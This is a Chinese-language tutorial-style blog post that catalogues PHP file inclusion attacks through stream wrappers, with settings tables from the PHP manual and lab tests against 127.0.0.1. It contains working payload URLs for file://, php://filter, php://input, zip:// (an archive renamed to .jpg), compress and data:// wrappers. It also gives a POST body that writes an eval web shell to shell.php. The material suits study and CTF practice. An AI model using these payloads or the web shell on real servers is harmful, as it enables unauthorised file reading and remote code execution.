

文件包含与伪协议小总结(一)

2017年9月3日 20:47 By Thinking QQ:905913971

首先归纳下常见的文件包含函数：include、require、include_once、require_once、highlight_file、show_source、readfile、file_get_contents、fopen、file，计划对文件包含漏洞与php封装协议的利用方法进行总结，本篇先总结下一些封装协议，涉及的相关协议：file//、php//filter、php//input、zip//、compress.bzip2//、compress.zlib//、data//，后续再对每个文件包含函数进一步进行探讨。

环境概要：

PHP.ini：

- allow_url_fopen：on 默认开启 该选项为on便是激活了 URL 形式的 fopen 封装协议使得可以访问 URL 对象文件等。
- allow_url_include：off 默认关闭，该选项为on便是允许 包含URL 对象文件等。

为了能够尽可能的列举所有情况本次测试使用的PHP版本为>=5.2 具体为5.2, 5.3, 5.5, 7.0；PHP版本<=5.2 可以使用%00进行截断。

0x01 是否截断问题：

本篇由以下这个简单的例子进行探讨，首先看如下两种文件包含情况。

情况一：不需要截断：

```
http://127.0.0.1/test.php?file=file:///c:/users/Thinking/desktop/flag.txt
<?php
include($_GET['file'])
?>
```

情况二：需要截断：

在php版本<=5.2中进行测试是可以使用%00截断的。

```
http://127.0.0.1/test.php?file=file:///c:/users/Thinking/desktop/flag.txt%00
<?php
include($_GET['file'].'.php')
?>
```

0x02 allow_url_fopen与allow_url_include是否开启的问题：

【file//协议】

PHP.ini：

- file// 协议在双off的情况下也可以正常使用；
- allow_url_fopen：off/on
- allow_url_include：off/on

file// 用于访问本地文件系统，在CTF中通常用来读取本地文件的且不受allow_url_fopen与allow_url_include的影响


参考自：http://php.net/manual/zh/wrappers.file.php

封装协议概要	
属性	支持
受 allow_url_fopen 影响	No
允许读取	Yes
允许写入	Yes
允许添加	Yes
允许同时读和写	Yes
支持 stat()	Yes
支持 unlink()	Yes
支持 rename()	Yes
支持 mkdir()	Yes
支持 rmdir()	Yes

使用方法：

file// [文件的绝对路径和文件名]

http://127.0.0.1/cmd.php?file=file://D:/soft/phpStudy/WWW/phpcode.txt



【php//协议】

条件：

不需要开启allow_url_fopen，仅php//input、php//stdin、php//memory 和 php//temp 需要开启allow_url_include。

php// 访问各个输入/输出流（I/O streams），在CTF中经常使用的是php//filter和php//input，php//filter用于读取源码，php//input用于执行php代码。

参考自：http://php.net/manual/zh/wrappers.php.php#refsect2-wrappers.php-unknown-unknown-unknown-description

php://filter 读取源代码并进行base64编码输出，不然会直接当做php代码执行就看不到源代码内容了。

PHP.ini：

- php://filter在双off的情况下也可以正常使用；
- allow_url_fopen：off/on
- allow_url_include：off/on

php://filter 参数	
名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（ ）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（ ）分隔。
<; 两个链的筛选列表>	任何设有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。

测试现象：

<http://127.0.0.1/cmd.php?file=php://filter/read=convert.base64-encode/resource=./cmd.php>

Load URL

Split URL

Execute

http://127.0.0.1/cmd.php?file=php://filter/read=convert.base64-encode/resource=./cmd.php

☒ Post data

☐ Referrer

☐ 0xHEX

☐ %URL

☐ BASE64

Insert st

Post data

<?php

include(\$_GET['file'])

?

77u/PD9waHAKaW5jbHVkZSgkX0dfVFsnZmlsZSddKQo/

php://input 可以访问请求的原始数据的只读流, 将post请求中的数据作为PHP代码执行。

PHP.ini：

- allow_url_fopen：off/on
- allow_url_include：on

| 封装协议摘要（针对 php://filter，参考被筛选的封装器。） | |
|------------------------------------|---|
| 属性 | 支持 |
| 受限 at allow_url_fopen | No |
| 受限 at allow_url_include | 仅 php://input、php://stdin、php://memory 和 php://temp。 |
| 允许读取 | 仅 php://stdin、php://input、php://fd、php://memory 和 php://temp。 |
| 允许写入 | 仅 php://stdout、php://stderr、php://output、php://fd、php://memory 和 php://temp。 |
| 允许追加 | 仅 php://stdout、php://stderr、php://output、php://fd、php://memory 和 php://temp（等于写入） |
| 允许同时读写 | 仅 php://fd、php://memory 和 php://temp。 |
| 支持 stat() | 仅 php://memory 和 php://temp。 |
| 支持 unlink() | No |
| 支持 rename() | No |
| 支持 mkdir() | No |
| 支持 rmdir() | No |
| 仅仅支持 stream_select() | php://stdin、php://stdout、php://stderr、php://fd 和 php://temp。 |

测试现象：

<http://127.0.0.1/cmd.php?file=php://input>

[POST DATA] <?php phpinfo()?>

也可以POST如下内容生成一句话：<?php fputs(fopen("shell.php","w"), "<?php eval(\$_POST['cmd']);?>");?>

Load URL

Split URL

Execute

http://127.0.0.1/cmd.php?file=php://input

☒ Post data

☐ Referrer

☐ 0xHEX

☐ %URL

☐ BASE64

Insert string to replace


Insert replacing string

☒ Replace All

Post data

<?php phpinfo()?

PHP Version 5.2.17



| | |
|------------|---|
| System | Windows NT DESKTOP-DIE7BEL 6.2 build 9200 |
| Build Date | Jan 6 2011 17:06:08 |

【zip://, bzip2://, zlib://协议】

PHP.ini：

- zip://, bzip2://, zlib://协议在双off的情况下也可以正常使用；
- allow_url_fopen：off/on

allow_url_include : off/on

zip://, bzip2://, zlib:// 均属于压缩流，可以访问压缩文件中的子文件，更重要的是不需要指定后缀名。
参考自：http://php.net/manual/zh/wrappers.compression.php

| 封装协议摘要 | |
|---------------------|------------------------------|
| 属性 | 支持 |
| 受限于 allow_url_fopen | No |
| 允许读取 | Yes |
| 允许写入 | Yes（除了 zip://） |
| 允许附加 | Yes（除了 zip://） |
| 允许同时读写 | No |
| 支持 stat() | No，请使用普通的 file:// 封装器统计压缩文件。 |
| 支持 unlink() | No，请使用 file:// 封装器删除压缩文件。 |
| 支持 rename() | No |
| 支持 mkdir() | No |
| 支持 rmdir() | No |


【zip://协议】

使用方法：

zip://archive.zip#dir/file.txt
zip:// [压缩文件绝对路径]#[压缩文件内的子文件名]

测试现象：

<http://127.0.0.1/cmd.php?file=zip://D:/soft/phpStudy/WWW/file.jpg%23phpcode.txt>
先将要执行的PHP代码写好文件名为phpcode.txt，将phpcode.txt进行zip压缩,压缩文件名为file.zip,如果可以上传zip文件便直接上传，若不能便将file.zip重命名为file.jpg后在上传，其他几种压缩格式也可以这样操作。
由于#在get请求中会将后面的参数忽略所以使用get请求时候应进行url编码为%23，且此处经过测试相对路径是不可行，所以只能用绝对路径




【bzip2://协议】

使用方法：

compress.bzip2://file.bz2

测试现象：

<http://127.0.0.1/cmd.php?file=compress.bzip2://D:/soft/phpStudy/WWW/file.jpg>
or
<http://127.0.0.1/cmd.php?file=compress.bzip2:///file.jpg>




【zlib://协议】

使用方法：

compress.zlib://file.gz

测试现象：

<http://127.0.0.1/cmd.php?file=compress.zlib://D:/soft/phpStudy/WWW/file.jpg>
or
<http://127.0.0.1/cmd.php?file=compress.zlib:///file.jpg>



【data://协议】

经过测试官方文档上存在一处问题，经过测试PHP版本5.2, 5.3, 5.5, 7.0 ; data:// 协议是受限于allow_url_fopen的，官方文档上给出的是NO，所以要使用data://协议需要满足双on条件

PHP.ini :

data://协议必须双在on才能正常使用；

allow_url_fopen : on

allow_url_include : on

参考自：http://php.net/manual/zh/wrappers.data.php, 官方文档上allow_url_fopen应为yes。

| 封装协议摘要 | |
|---------------------------------------|-----|
| 属性 | 支持 |
| 受限于 allow_url_fopen | No |
| 受限于 allow_url_include | Yes |
| 允许读取 | Yes |
| 允许写入 | No |
| 允许追加 | No |
| 允许同时读写 | No |
| 支持 stat() | No |
| 支持 unlink() | No |
| 支持 rename() | No |
| 支持 mkdir() | No |
| 支持 rmdir() | No |

测试现象：

[http://127.0.0.1/cmd.php?file=data://text/plain,<?php phpinfo\(\)?>](http://127.0.0.1/cmd.php?file=data://text/plain,<?php phpinfo()?>)

or


<http://127.0.0.1/cmd.php?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=>

也可以：

[http://127.0.0.1/cmd.php?file=data:text/plain,<?php phpinfo\(\)?>](http://127.0.0.1/cmd.php?file=data:text/plain,<?php phpinfo()?>)

or

<http://127.0.0.1/cmd.php?file=data:text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=>



0x03 常规小结：

这是一份未完善的小总结：

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file:///D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip:///D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2:///D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib:///D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=
...